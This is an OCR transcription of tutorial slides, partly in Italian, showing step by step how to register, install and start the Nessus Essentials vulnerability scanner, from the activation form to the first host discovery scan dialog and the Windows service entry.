
To receive an email with a free Nessus Essentials activation code, enter your information.

If you already have an activation code, skip this step.

First *: Fausto

Last *: Marcantoni

Email *: fausto.marcantoni@unicam.it



nessus Essentials


Register Nessus

Enter your activation code.

Activation Code *:

□ Register Offline

Nessus



Welcome To Nessus Essentials

Welcome to Nessus Essentials and congratulations on taking action to secure your network! We offer the latest plugins for vulnerability scanning today, helping you identify more vulnerabilities and keep your network protected.

If you're looking for more advanced capabilities, such as live results and configuration checks – as well as the ability to scan unlimited IPs, check out Nessus Professional. To learn more view the Nessus Professional datasheet.

Activating Your Nessus Essentials License


Your activation code for Nessus Essentials is:

[redacted]

This is a one-time code. If you uninstall and then reinstall you will need to register the scanner again and receive another activation code.

After initial installation of Nessus you will be prompted to set up and activate your scanner. For further details on activating your subscription review the installation guide.

Nessus




Create a user account

Create a Nessus administrator user account. Use this username and password to log in to Nessus.

Username * admin

Password * •••••




Initializing

Please wait while Nessus prepares the files needed to scan your assets.

Downloading plugins...


Nessus



tanta pazienza

Nessus

https://docs.tenable.com/Nessus.htm



Documentation / Nessus

Nessus

Requirements

Nessus Scanner Hardware Requirements

Nessus Scanner Software Requirements

Nessus Agent Hardware Requirements

Nessus Agent Software Requirements

Licensing Requirements

Latest Release Notes


Version	Release Date
10.0.1	2021-11-17
10.0.0	2021-11-01
8.15.2	2021-09-20
8.15.1	2021-08-10
8.15.0	2021-06-15
8.14.0	2021-04-05

All release notes

User Guides

Name	Formats
Nessus 10.0.x User Guide	HTML | PDF
Nessus 8.15.x User Guide	HTML | PDF
Nessus 8.14.x User Guide	HTML | PDF

Nessus



Welcome to Nessus Essentials

To get started, launch a host discovery scan to identify what hosts on your network are available to scan. Hosts that are discovered through a discovery scan do not count towards the 16 host limit on your license.


Enter targets as hostnames, IPv4 addresses, or IPv6 addresses. For IP addresses, you can use CIDR notation (e.g., 192.168.0.0/24), a range (e.g., 192.168.0.1-192.168.0.255), or a comma-separated list (e.g., 192.168.0.0, 192.168.0.1).

Targets Example: 192.168.1.1-192.168.1.5, 192.168.2.0/24, test.com

Close Submit

FATTO!!!

Nessus



Servizi (computer locale)

Tenable Nessus

Arresta il servizio
Riavvia il servizio

Descrizione:
Tenable Nessus Network Security Scanner

Nome	Descrizione	Stato	Tipo di avvio
Servizio rilevam	client e offr...	In esecuzione	Manuale
Servizio Risoluzi	Risoluzion...	In esecuzione	Manuale
Servizio router A	lient AllJoy...		Manuale (avvio trigger)
Servizio router S	ati in base ...		Manuale (avvio trigger)
Servizio routing	ess Applica...		Manuale (avvio trigger)
Servizio Scambi	er lo scamb...		Manuale (avvio trigger)
Servizio Segnala	do i progra...		Manuale (avvio trigger)
Servizio sensori	unzionalità ...		Manuale (avvio trigger)
Servizio Sicurezz	sce la prote...	In esecuzione	Manuale
Servizio Sincro	hina virtu...		Manuale (avvio trigger)
Servizio SSTP (S	STP (Secure...	In esecuzione	Manuale
Servizio tastiera	dell tastier...	In esecuzione	Manuale (avvio trigger)
Servizio Telef	ositivo		Manuale (avvio trigger)
Servizio trasferir	ando la lar...		Manuale
Servizio User Ex	lle impost...		Disabilitato
Servizio Virtualiz	azioni tra l...		Manuale (avvio trigger)
Servizio Window	ed Threat P...		Manuale
Servizio Window	per il Progr...		Manuale (avvio trigger)
Shared PC Acco	SharedPC c...		Disabilitato
Sistema di gesti	altri servizi ...	In esecuzione	Automatico
Smart Card	e dal comp...		Manuale (avvio trigger)
SMP spazi di arc	iviazione M...		Manuale
Spooler di stam	lei processi...	In esecuzione	Automatico
Strumentazione	i oggetti c...	In esecuzione	Automatico
Strumento di ag	rio del sist...		Disabilitato
Supporto del pa	la visualiz...		Manuale
SysMain	Mantiene e migliora nel tempo le prestazioni de...	In esecuzione	Automatico
Telefonia	Fornisce il supporto per TAPI (Telephony API) ai ...	In esecuzione	Manuale
Temi	Consente la gestione dei temi.	In esecuzione	Automatico
Tenable Nessus	Tenable Nessus Network Security Scanner	In esecuzione	Automatico
Trap SNMP	Riceve messaggi trap generati da agenti Simple...		Manuale
UdkUserSvc_3b499	Servizio componenti Shell		Manuale
UnistoreSvc_3b499	Gestisce l'archiviazione dei dati utente strutturat...	In esecuzione	Manuale
User Energy Server Service queencreek	Intel(r) Energy Checker SDK. ESRV Service queen...		Manuale

Proprietà (Computer locale) - Tenable Nessus

Nome del servizio: Tenable Nessus
Nome visualizzato: Tenable Nessus

Descrizione: Tenable Nessus Network Security Scanner

Percorso file eseguibile:
C:\Program Files\Tenable\Nessus\nessus-service.exe


Tipo di avvio: Manuale

Stato del servizio: In esecuzione

È possibile specificare i parametri iniziali da applicare quando il servizio viene avviato da qui.

Parametri di avvio:

